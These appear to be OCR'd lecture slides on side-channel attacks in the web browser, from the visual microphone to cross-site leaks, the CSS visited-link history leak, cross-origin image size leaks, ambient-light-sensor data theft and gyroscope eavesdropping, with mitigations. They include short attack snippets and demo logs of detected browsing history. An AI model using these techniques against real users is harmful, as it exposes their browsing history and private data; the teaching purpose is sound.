


Figure 1: *Recovering sound from video. Left: when sound hits an object (in this case, an empty bag of chips) it causes extremely small surface vibrations in that object. We are able to extract these small vibrations from high speed video and reconstruct the sound that produced them - using the object as a visual microphone from a distance. Right: an instrumental recording of "Mary Had a Little Lamb" (top row) is played through a loudspeaker, then recovered from video of different objects: a bag of chips (middle row), and the leaves of a potted plant (bottom row). For the source and each recovered sound we show the waveform and spectrogram (the magnitude of the signal across different frequencies over time, shown in linear scale with darker colors representing higher energy). The input and recovered sounds for all of the experiments in the paper can be found on the project web page.*


Abstract

When sound hits an object, it causes small vibrations of the object's surface. We show how, using only high-speed video of the object, we can extract those minute vibrations and partially recover the sound that produced them, allowing us to turn everyday objects—a glass of water, a potted plant, a box of tissues, or a bag of chips—into visual microphones. We recover sounds from high-speed footage of a variety of objects with different properties, and

1 Introduction

Sound waves are fluctuations in pressure that travel through a medium. When sound hits an object, it causes the surface of that object to move. Depending on various conditions, the surface may move with the surrounding medium or deform according to its vibration modes. In both cases, the pattern of motion contains useful information that can be used to recover sound or learn about the object's structure.

High speed video
(actual video playing here)



Sound Recovered
From Video

Why is this a side channel attack?

- "An attack based on information gained from the implementation of a computer system, rather than weaknesses in the implemented algorithm itself"

Cross-site Leaks (XS-Leaks)

- Class of vulnerabilities derived from side-channels built into the web platform
- The web is composable and *even with the same origin policy in place, websites can interact with each other
  - These legitimate mechanisms of cross-site interaction may leak user information

Classic attack: CSS history leak

```
let a = document.createElement('a')
a.href = 'https://example.com'
document.body.appendChild(a)

if (a.style.color === 'purple') {
  alert('I know you visited example.com!')
}
```

Plugging the CSS History Leak (2010)

- **Mozilla's Goal:** Prevent high-bandwidth techniques, or those that extract lots of information from users' browsers quickly

  1. **Prevent layout-based attacks:** Don't allow `:visited` to load a resource, change position, or change size
  2. **Prevent some timing attacks:** Make the code paths for visited and unvisited links the same length
  3. **Prevent computed style attacks:** DOM APIs always report link styles as if link was unvisited

- Many leaks still remain

Demo: Detecting visited links via redraw timing

https://bugs.chromium.org/p/chromium/issues/detail?id=252165

Possible solutions

- Ban CSS properties that significantly affect rendering speed
  - Complex SVG background images, large **`text-shadow`**, etc.
- Double-key the visited link history
  - If user clicks an **example.com** link from **good.com**, then **example.com** links will be considered visited when shown on **good.com**, but as unvisited when shown on **evil.com**
- Remove ability to style visited links
  - Completely eliminates this vector for history leaks

Cross-origin images can leak data

```
<img src='https://gmail.com/login-or-out.png'>
```

- Image either:
  - Says "sign in" and is 100px wide
  - Says "sign out" and is 120px wide
- Insert image into the page and detect how it affects the layout
- The size difference "leaks" even across origins

Stealing sensitive browser data with W3C Ambient Light Sensor API (2019)

- "The color of the user’s screen can carry useful information which websites are prevented from directly accessing for security reasons."
- "Light sensor readings allow an attacker to distinguish between different screen colors."

Log

```
Detecting history: 14 URLs. ETA: 11s.
Detected:  https://www.google.com
Detected:  https://news.ycombinator.com
Detected:  https://www.reddit.com
Detected:  https://en.wikipedia.org
Detected:  https://en.m.wikipedia.org/wiki/Main_Page
Detected:  http://edition.cnn.com
Detected:  https://arturjanc.com/ls/demo.html?demo=histor
```

https://arturjanc.com/ls/demo.html?c

Recovered image:

Light: 52 lux

Log

```
Baseline: Black: 40 lux. White: 83 lux.
Stealing https://victim.arturjanc.com/ls/qr2.png
Estimated test time: 353s.
Test finished, wrapping up. Original image:
```

Mobile Device Identification via Sensor Fingerprinting (2014)

- **Gyrophone:** "The MEMS gyroscopes found on modern smart phones are sufficiently sensitive to measure acoustic signals in the vicinity of the phone. ... Using signal processing and machine learning, this information is sufficient to identify speaker information and even parse speech."
- "Since iOS and Android require no special permissions to access the gyro, our results show that apps and active web content that cannot access the microphone can nevertheless eavesdrop on speech in the vicinity of the phone."

Sensor data leak defenses

- Is this a practical attack?
  - Even if not practical, it's still a violation of Same Origin Policy
  - Ambient light attack could run when you step away from your device
- Mitigations
  - Limit the frequency of sensor readings (to much less than 60Hz)
  - Limit the precision of sensor output (quantize the result)

Final thoughts

- There is a tension between security and capabilities of the web browser
- Phishing is a human problem, though technical solutions can help
- Side channels exist all over the place, and are really hard to prevent

END

Credits:

https://www.xudongz.com/blog/2017/idn-phishing/
http://www.smbc-comics.com/index.php?db=comics&id=2526
https://sites.google.com/site/tentacoloviola/cookiejacking